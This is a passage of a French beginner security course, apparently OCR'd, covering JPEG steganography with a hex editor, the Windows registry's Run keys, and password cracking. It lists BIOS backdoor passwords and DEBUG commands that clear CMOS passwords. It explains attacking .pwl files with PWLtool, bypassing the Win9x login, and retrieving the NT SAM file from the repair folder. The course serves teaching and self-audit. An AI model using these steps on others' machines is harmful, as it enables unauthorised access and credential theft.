000000E0	05	04	04	00	00	01	7D	01	02	03	00	04	11	05	12	21
000000F0	31	41	06	13	51	61	07	22	71	14	32	81	91	A1	08	23
00000100	42	B1	C1	15	52	D1	F0	24	33	62	72	82	09	0A	16	17
00000110	18	19	1A	25	26	27	28	29	2A	34	35	36	37	38	39	3A
00000120	43	44	45	46	47	48	49	4A	53	54	55	56	57	58	59	5A
00000130	63	64	65	66	67	68	69	6A	73	74	75	76	77	78	79	7A
00000140	83	84	85	86	87	88	89	8A	92	93	94	95	96	97	98	99
00000150	9A	A2	A3	A4	A5	A6	A7	A8	A9	AA	B2	B3	B4	B5	B6	B7
00000160	B8	B9	BA	C2	C3	C4	C5	C6	C7	C8	C9	CA	D2	D3	D4	D5
00000170	D6	D7	D8	D9	DA	E1	E2	E3	E4	E5	E6	E7	E8	E9	EA	F1
00000180	F2	F3	F4	F5	F6	F7	F8	F9	FA	FF	C4	00	1F	01	00	03
00000190	01	01	01	01	01	01	01	01	01	00	00	00	00	00	00	01
000001A0	02	03	04	05	06	07	08	09	0A	0B	FF	C4	00	B5	11	00
000001B0	02	01	02	04	04	03	04	07	05	04	04	00	01	02	77	00
000001C0	01	02	03	11	04	05	21	31	06	12	41	51	07	61	71	13
000001D0	22	32	81	08	14	42	91	A1	B1	C1	09	23	33	52	F0	15
000001E0	62	72	D1	0A	16	24	34	E1	25	F1	17	18	19	1A	26	27
000001F0	28	29	2A	35	36	37	38	39	3A	43	44	45	46	47	48	49
00000200	4A	53	54	55	56	57	58	59	5A	63	64	65	66	67	68	69
00000210	6A	73	74	75	76	77	78	79	7A	82	83	84	85	86	87	88
00000220	89	8A	92	93	94	95	96	97	98	99	9A	A2	A3	A4	A5	A6
00000230	A7	A8	A9	AA	B2	B3	B4	B5	B6	B7	B8	B9	BA	C2	C3	C4
00000240	C5	C6	C7	C8	C9	CA	D2	D3	D4	D5	D6	D7	D8	D9	DA	E2


4. A gauche se trouve la translation HexaDécimale des données qui s'affichent à droite (et qui sont incompréhensibles)
5. Peu nous importent les données HexaDécimales. Repérez en haut, dans la colonne de droite, les espaces vides (caractérisés par des points qui s'ensuivent sur plusieurs lignes)
6. C'est dans cette zone que devront se porter nos travaux. A la place de ces points, écrivez un petit mot. Ici nous écrirons : stegano, et, très important, ne laissez jamais d'espaces dans vos messages, mettez-y des points. Notez que cela aurait tout aussi bien pu être le nom d'une société ou d'une personne, propriétaire des droits de l'image.




test4.jpg

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00000000	FF	D8	FF	E0	00	10	4A	46	49	46	00	01	01	00	00	01
00000010	00	01	00	00	FF	DB	00	43	00	05	03	04	04	04	03	05
00000020	04	04	04	05	05	05	06	07	0C	08	07	07	07	07	0F	0B
00000030	0B	09	0C	11	0F	12	12	11	0F	11	11	13	16	1C	17	13
00000040	14	1A	15	11	11	18	21	18	1A	1D	1D	1F	1F	1F	13	17
00000050	22	24	22	1E	24	1C	1E	1F	1E	FF	DB	00	43	01	05	05
00000060	05	07	06	07	0E	08	08	0E	1E	14	11	14	1E	1E	1E	1E
00000070	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E	1E
00000080	1E	1E	1E	73	74	65	67	61	6E	6F	1E	1E	1E	1E	1E	1E

7. Sauvegardez l'image sous un autre nom (dans le menu : File puis Save as). Il est très important de prendre cette précaution car une mauvaise manipulation peut avoir des résultats désastreux sur ce type de fichiers. Nous verrons cela par la suite.
8. Ouvrez de nouveau l'image afin de voir si les modifications n'ont pas posé de problèmes.




Après



Avant

1. L'image obtenue s'avère être l'identique de la première. Pourtant, l'une d'elles contient un petit mot. Pour s'en assurer il suffit de la réouvrir avec WinHEX.

***Remarque** : que se serait-il passé si l'on avait écrasé des données essentielles par notre message stégano ? L'exemple parle tout seul.*




Initiation à la base de registre Windows

La base de registre est actuellement le support fondamental sur lequel repose l'exécution de Windows. C'est dans cette base de données que sont entrées toutes les variables du système. Certaines variables sont plus utiles que d'autres : certaines déterminent des mots de passe, d'autres des associations aux formats de fichiers, d'autres encore les programmes qui démarrent lors de l'initialisation de Windows, etc.

Il est très facile de manipuler la base de Registre, il suffit d'en comprendre le fonctionnement. Une fois que vous aurez bien assimilé comment manipuler votre BDR (Base de Registre), vous pourrez, sans danger, y apporter les modifications désirées.

L'utilitaire de gestion de la BDR est Regedit. c'est un utilitaire Windows que vous pouvez lancer via "Démarrer", "Exécuter" puis en tapant regedit.



Structure

La structure de la base de registre est simplissime. Ce sont six répertoires racines et des ensembles de sous-répertoires qui forment des arborescences.

A voir la structure de la BDR, en développant les répertoires, on se rend très vite compte de plusieurs choses :

1.C'est très mal organisé
2. Il n'y a aucun repère
3. Certaines données sont incompréhensibles

La BDR n'est qu'un ensemble de variables auxquelles se réfèrent Windows et les applications qui y sont installées pour fonctionner. Pour les développeurs, nul besoin d'informer l'utilisateur des modifications qui interviennent sur la BDR, ni quelles sont ces modifications ou à quoi elles servent. Les répertoires sont ce qu'on appelle des "clefs". A l'intérieur de ces clefs, se trouvent des valeurs. A ces valeurs ("Nom" étant le nom que l'on attribue à la valeur), on attribue des variables ("Données" étant les données variables d'une valeur). Il existe trois types de valeurs :

1. Chaîne, à laquelle peuvent être rattachés des données au format ASCII (tous caractères)
2. Binaire, à laquelle ne peuvent être rattachées que des données au format binaire (base 2, des série de 1 et de 0)
3. DWORD, à laquelle ne peuvent être rattachées que des données au format décimal (base 10) ou héxadecimal (base 16).

Nom	Données
(Défaut)	(valeur non définie)
Valeur binaire	11 01 10 10 10 10 10 10 10 10
Valeur Chaine	"Données de la valeur"
Valeur DWORD	0x00af2454 (11478100)

Ce sont à ces variables que se réfèrent les logiciels. Par exemple, le logiciel X va aller chercher la valeur "Faire" dans la clef "HKEY_CLASSES_ROOT/Programme X" et vérifier quelle donnée lui a été attribuée. Si la donnée est "Oui", alors le logiciel X se lancera complètement. Si cette donnée est "Non", alors le logiciel X se bloquera.

C'est tout ce qu'il y avait à savoir contenant la structure de la BDR.

Remarque : La valeur par défaut "(Défaut)" qui est une valeur Chaîne non définie, se trouve dans toutes clefs, dès lors qu'elles sont créées.

Manipulation

Vous n'avez que quatre possibilités au niveau de la BDR :

1. Effacer : des clefs, des valeurs.
2. Créer : Créer des clefs et des valeurs.
3. Modifier : modifier des données, renommer des clefs, ...
4. Transposer des informations de BDR.

- Pour effacer une clef ou une valeur, sélectionnez-la et cliquez sur "Suppr" ou faites un clic droit puis "Supprimer", ou encore le menu de regedit : "Edition", "Supprimer", après avoir sélectionné l'élément à supprimer.
- Pour créer une clef ou une valeur, allez dans la colonne de droite correspondant à la clef dans laquelle vous voulez créer vos éléments, et utilisez le clic droit puis "Nouveau" ou directement le menu de regedit, par "Edition", "Nouveau", et choisissez l'élément à créer.
- Pour renommer
  - des clefs : faites un clic droit sur la clef et choisissez "Renommer".
  - des valeurs : faites un clic droit sur la valeur puis choisissez "Renommer"
  - des données (les modifier) : faites un clic droit puis "Modifier"ou directement un double clic sur les valeurs dont vous voulez modifier les données.
- Dans le cadre des transpositions, pour

- Copier le nom d'une clef : faites un clic droit sur une clef et choisissez "Copier le nom clef", ou utilisez le menu par "Edition", "Copier le nom clef".
- Copier une valeur ou des données : faites "Modifier" et copier-coller le texte dans les cases respectives des valeurs/données.

***Remarque** : le copiage de clefs, de valeurs ou de données, ne servent qu'à la retransposition de ces données textes dans un environnement d'édit de texte. Vous pouvez copier une clef, une valeur, comme vous copiez un fichier courant.*

Les valeurs nécessaires au démarrage des applications Windows.

Vous le saviez très certainement, certaines applications windows se lancent par l'intermédiaire du menu "Démarrer", "Programmes", "Démarrage". Mais la BDR et les fichiers systèmes windows sont aussi des lieux de lancement des applications. En effet, Windows va vérifier dans certaines clefs fixes de la BDR, ou à certains endroits précis des fichiers systèmes de Windows, quelles applications il doit lancer.
Ces clefs, elles ne sont pas nombreuses :

1. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
2. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Runonce
3. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Runservices
4. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
5. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
6. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
7. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
8. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
9. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
10. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
11. Et ainsi de suite...

A partir des répertoires racines, il suffit de rechercher l'existence d'une clef "Run" ou similaires dans "Software\Microsoft\Windows\CurrentVersion". Si il n'y a pas de clef qui s'y apparente, c'est qu'aucun logiciel n'a tenté de créer la clef. Au niveau de ces clefs, vous avez les valeurs (aux noms des logiciels en général) qui ont pour données le répertoire où se trouve le logiciel à lancer.

Nom	Données
(Défaut)	(valeur non définie)
Mirabilis ICQ	"C:\Program Files\ICQ\ICQ\icq.exe -minimize"
MSMSGS	""C:\Program Files\Messenger\msmsgs.exe" /background"

Ici par exemple, ce sont ICQ et MSN Messenger qui se lancent au démarrage depuis les répertoires où ils ont été installés.

Vous pouvez, par sécurité, par confort, ou dans un but nuisible, enlever des applications trop lourdes au démarrage ou en rajouter. C'est dans ces clefs que s'installe, par exemple, Netbus pour s'auto-relancer au démarrage de Windows et c'est dans ces mêmes clefs que s'installent beaucoup d'applications malicieuses (keyloggers entre autres).


Pour en savoir un petit peu plus sur la BDR et sa manipulation, notamment sur la fabrication de fichier de BDR (.bdr), référez-vous au cours Newbie+.

Qu'est ce que le cracking ?

Le terme "cracking" peut être associé à diverses choses. Il existe le cracking de softs qui consiste à contourner une protection mise au point par des développeurs pour éviter l'utilisation prolongée ou la copie de logiciels (Crackers). Dans certains cas, le Cracker désassemble le programme pour en modifier la source (assembleur) et le recompiler. De cette manière, on peut, par exemple, enlever la limitation de temps ou enlever un nagscreen (un écran qui apparaît à chaque démarrage). Les vrais Crackers sont très respectés dans l'underground... Il existe aussi le cracking de mots de passe, que le hackeur utilise pour retrouver, contourner, effacer, visualiser, un pass afin d'accéder à un système. C'est cette deuxième définition du cracking que je vais essayer de vous développer dans cette partie de cours.

Le Bios

Comme vous devez le savoir, le BIOS (Basic Input Output System) se trouve sur votre carte mère.



C'est le circuit intégré rectangulaire (EEPROM) qui se trouve sous la pile plate. La plupart du temps, il y a un autocollant réfléchissant dessus avec la références du composant.

Il contient toutes les configurations matérielles permettant de démarrer votre ordinateur correctement (ex: détection disque dur). Sur certains BIOS, il est possible d'affecter un mot de pass pour protéger l'accès à votre système d'exploitation (User Password) ou à la configuration du bios (Supervisor Password).
Sur le plupart des ordinateurs, il faut appuyer sur le bouton "F1", ou "F2", ou "Suppr", ou "CTRL+ALT+S" de votre clavier lors du démarrage de votre PC pour accéder a la configuration du BIOS (Setup Bios).

Il existe plusieurs méthodes pour retrouver un mot de passe Bios que vous auriez oublié, et que nous allons détailer.. Mais attention, un individu malintentionné ayant un accès physique à votre ordinateur va d'abord essayer de deviner votre code en utilisant des mots de passe communs comme 1234,0000, des mots relié au sexe et à l'argent, des prénoms, les passes par défaut de divers systèmes ou même parfois rien.

Premiere méthode

Elle consiste à utiliser les mots de passe du constructeur. Les passes varient suivant le constructeur bien sûr. En effet, certains BIOS ont un backdoor constructeur mais pas tous ! Par précaution, même si vous n'êtes pas dans cette liste, considérez toutefois que votre mot de passe BIOS n'est jamais une protection 100% efficace.

Passes Award BIOS :
AWARD SW, AWARD_SW, Award SW, AWARD PW, _award, awkward, J64, j256, j262, j332, j322, 01322222, 589589, 589721, 595595, 598598, SER, SKY_FOX, aLLy, aLLY, Condo, CONCAT,
TTPTHA, aPAf, HLT, KDD, ZBAAACA, ZAAADA, ZJAAADC, djonet

Passes AMI BIOS :
AMI, A.M.I., AMI SW, AMI_SW, BIOS, PASSWORD, HEWITT RAND, Oder
Passes pour les autres BIOS :
LKWPETER, lkwpeter, BIOSTAR, biostar, BIOSSTAR, biosstar, ALFAROME, Syxz, Wodj

Deuxième méthode

Si vous avez accès au système d'exploitation mais vous n'avez pas accès au Setup Bios...
En utilisant une disquette de démarrage (ou en redémarrant win9x en mode ms-dos) pour accéder au DOS en mode réel, on va pouvoir utiliser la command debug pour enlever le pass d'accès a la configuration du BIOS (Setup).

Appelle le programme "c:\DOS\debug" ou "c:\Windows\command\debug"
En 2 mots, ce prog avec le paramètre -O (Output) permet de transmettre directement un octet à un port de sortie dont l'adresse suit.
Q permet de quitter le prog. Inutile de préciser qu'il est assez dangereux à utiliser.

Pour les BIOS AMI/AWARD :
"chemin"/debug
- O 70 17
- O 71 17
- Q

Pour les BIOS Phoénix :
"chemin"/debug
- O 70 FF
- O 71 17
- Q

Générіc :
"chemin"/debug
- O 70 2E
- O 71 FF
- Q

Il ne vous reste plus qu'à rebooter votre ordinateur...

Troisième méthode

Il existe aussi divers petits softs qui permettent de voir et enlever votre pass BIOS(pass d'accès à la configuration du bios) à partir du DOS.

AwCrack


Commandes pour désactiver les pass d'un Bios Award :
awcrack superoff
awcrack useroff

Et voilà, plus de pass...

AMI BIOS Remover
Pour les BIOS AMI :
"C" pour quitter, le reste du clavier pour enlever le pass BIOS.

Quatrième méthode

Enlevez la pile plate qui se trouve sur votre carte mère (en effet, cette pile permet de sauvegarder certains paramètres du Bios comme l'heure et le mot de passe). Il faut attendre environ 15 à 30 minutes, mais parfois, une journée entière sera exigée pour que la mémoire se vide.



Lorsque l'on remettra la pile en place, tous les paramètres par défauts seront restaurés, donc plus de mot de passe Bios.
***Attention** : généralement, la pile est scellée. Donc si vous enlevez la pile, votre garantie sera perdue.*

Cinquième méthode

Si aucune de ces méthodes ne fonctionne, il faut reprogrammer le BIOS. Pour cela, il faut démonter le BIOS, avoir un programmateur d' EEPROM (on peut trouver cela dans tous les magasins d'électronique) et surtout l'image de votre BIOS (fichier binaire contenant le BIOS).
Pour trouver l'image de votre BIOS, il faudra faire un tour sur le site du fabriquant. Flasher un BIOS consiste à le reprogrammer. Il faut faire très attention avec le Flashing BIOS car il peut endommager votre EEPROM ou votre carte mère. La connaissance des bases d'électronique est conseillé.
On peut aussi flasher le bios à partir d'une disquette de démarrage, mais dans ce cas, vous devez avoir accès au lecteur de disquette et utiliser un petit soft comme aflash (sans oublier l'image du nouveau bios).

Les fichiers Password

Nous parlerons dans cette section du cracking de fichiers password pour divers OS. Pour commencer, voyons les trois types de méthodes utilisées par les pirates pour faire du cracking de fichiers Password.

L'attaque avec dictionnaire

Cette attaque est la plus rapide car elle effectue un test de mots de passe en utilisant un fichier dictionnaire (un simple fichier texte contenant un mot par ligne, les uns à la suite des autres). Pour faire un dictionnaire efficace, le pirate va relever un maximum d'informations sur les utilisateurs du serveur cible. Il peut trouver sur internet une multitude de dictionnaires déjà tout faits, ainsi que des générateurs.

L'attaque par brute force

Cette attaque prouve bien qu'aucun mot de passe n'est inviolable ! En effet, l'attaque par brute force consiste à essayer toutes les combinaisons possibles suivant un certain nombre de caractères. Si le mot de pass à cracker comprend plusieurs caractères spéciaux, chiffres et lettres, il sera plus long à brut forcer qu'un pass ne compre-

nant que des lettres. En bref, une attaque par brute force aboutit toujours, simple question de temps... Pour diminuer le temps de crack, le pirate va essayer de disposer d'une machine puissante ou même plusieurs (attaques distribuées). A vous de rendre sa tâche beaucoup trop longue pour être praticable, en choisissant un mot de passe suffisament long et utilisant des caractères variés.

L'attaque hybride


L'attaque hybride est le mélange des 2 précédentes attaques. Elle utilise un dictionnaire pour la partie principale (ex: crash) et le brute force pour la partie finale (ex:fr), ce qui permet de trouver les pass comment "crashfr" ou "crash24" etc.

Les fichiers .pwl de Windows 9x/ME

Les fichiers ayant l'extension .pwl contiennent vos mots de pass Windows, ils se situent dans le répertoire racine (c:\windows).

Bien sûr, tous les fichiers .pwl sont cryptés. Vous pouvez le voir si vous essayez d'en ouvrir un avec un éditeur de texte comme notepad par exemple (restez appuyé sur la touche MAJ et faites un click droit sur le fichier pour faire apparaître le menu "ouvrir avec").


Ces fichiers peuvent contenir les mots des pass de connexions, écran de veille, sessions... Vous pensiez être protégés ? Pour les décrypter, il suffit d'utiliser un soft comme Pwltool (http://soft4you.com/vitas/pwltool.asp) qui va se charger de cracker le fichier et nous afficher les mots de passe en clair.



Interface principale de PWLtool v6.5

Pour vérifier si cette attaque est réalisable ou non sur votre système, sélectionnez le fichier .pwl en cliquant sur le bouton "Browse". Ensuite, essayez de cliquer sur "Glide" (cette option ne fonctionne que pour les anciens fichiers PWL de windows95 et 3.11, elle permet de visualiser tous les pass sans même connaître un login !). Si jamais le "Glide" ne fonctionne pas, essayez "CheckPass". Si le passe de session est vide, il sera possible d'accéder à tous les autres mots de passe contenus dans le fichier. Toujours rien ? Tant mieux ! Mais d'autres méthodes seront utilisées lors d'une attaque contre vous et les utilisateurs de vos systèmes, il est donc important de les essayer vous-même pour prendre les mesures correctives avant que le pire n'arrive.

L'attaque avec dictionnaire



Configurez une attaque par dictionnaire en cliquant sur l'onglet "Dictionnary".

Sélectionnez ensuite le dictionnaire à utiliser en cliquant sur "browse". Pour lancer votre simulation d'attaque, cliquez sur "SearchPasswordFast" ou "SearchPassword"...


L'attaque par brute Force

Cliquez sur l'onglet "Brute force"

Le paramètre "Password length" vous permet de définir la longueur du mot de passe à forcer (plus la plage est large, plus le nombre de combinaisons augmente). "Charset string" vous indique les caractères à utiliser durant le brute force (vous pouvez y inclure des chiffres ainsi que les caractères spéciaux comme "@" par exemple). Pour lancer l'attaque, clickez sur "SearchPasswordFast", qui est plus rapide que "SearchPassword" car il n'utilise pas les API windows. Si l'attaque ne réussit pas, clickez sur "SearchPassword". Il m'a fallu environ quatre minutes pour venir à bout d'un password composé de quatre lettres...

L'attaque hybride

Pour lancer une attaque hybride, il suffit de retourner sur l'onglet dictionnaire et de cocher la case "Hybrid brute".



Nous n'aborderons pas toutes les options de PWLtools mais si vous voulez en savoir plus, allez faire un tour sur l'aide du soft en clickant sur "Help". Je vous conseille de vous intéresser à l'option "Client/Serveur" qui permet de faire travailler plusieurs machines simultanément sur le même fichier password (attaque distribuée).

***Note** : Contourner le pass Win9x, c'est possible. Lorsque que l'on démarre win9x si des pass ont été configurés pour accéder à l'OS, il vous demande une authentification par login et pass. Mais il existe diverses techniques pour contourner cette authentification... Intéressant à savoir, et utile en cas de perte de mot de passe !*

1. *Essayez de clicker sur "Cancel", normalement vous devriez avoir accès au système.*
2. *Au démarrage de votre ordinateur, clickez sur "F8" pour faire apparaître le menu de démarrage (ou essayez de booter à partir d'une disque de démarrage). Choisissez le mode MS-DOS. A présent, il va falloir changer l'extension des fichiers .pwl par autre chose pour empêcher windows de le trouver. Pour cela, tapez la commande suivant : rename c:\windows*.pwl *.xxx*

Relancez windows, tapez un mot de passe au hasard et vous verrez Windows vous demander une confirmation de nouveau pass. Cela signifie que le nouveau pass que vous taperez sera directement affecté au compte utilisateur sélectionné (login).

Le fichier Sam de WIN NT ou WIN 2k

Le système Windows a deux failles de cryptage qui permettent de décrypter un fichier pass windows plus vite qu'un fichier pass Unix par exemple.

L'une de ces failles provient du hackage de LANmanager car il divise les pass en chaînes de sept caractères. L'autre vient de l'absence de salt (fonction rendant le hachage différent pour deux pass identiques).En clair, si deux utilisateurs choisissent le même pass, le cryptage sera exactement le même, ce qui facilite la tâche du crackeur.

Comme pour win9x, il existe des softs qui permettent de cracker les mots de passe des utilisateurs ou de l'admin. Sur les systèmes NT, les mots de pass sont sauvegardés dans un fichier SAM (Security Account Manager) crypté se trouvant dans c:\WINNT\system32\config\SAM. Vous ne pouvez pas visualiser ou copier le fichier SAM lorsque WINNT tourne car il est verrouillé par le noyau du système.

Il est pourtant possible de se procurer ce fichier


Lorsque l'on installe WINNT, une copie de la base de données des mots de passe (fichier SAM) est créée dans le répertoire c:\WINNT\repair.

Cette copie ne contient que les pass par défaut créés lors de l'installation, donc seulement le pass de l'administrateur (ce qui intéresse le plus le pirate). Lorsque l'administrateur met à jour le disque de dépannage, le fichier SAM est, lui aussi, mis à jour (dans ce cas-là, le fichier SAM contient tous les comptes). Le pirate pourrait donc se procurer le fichier SAM à partir du dossier repair, car celui-ci n'est pas verrouillé par le noyau. Pensez donc à supprimer ce fichier, ou à le sauvegarder sur une disquette hors de portée d'un intrus.

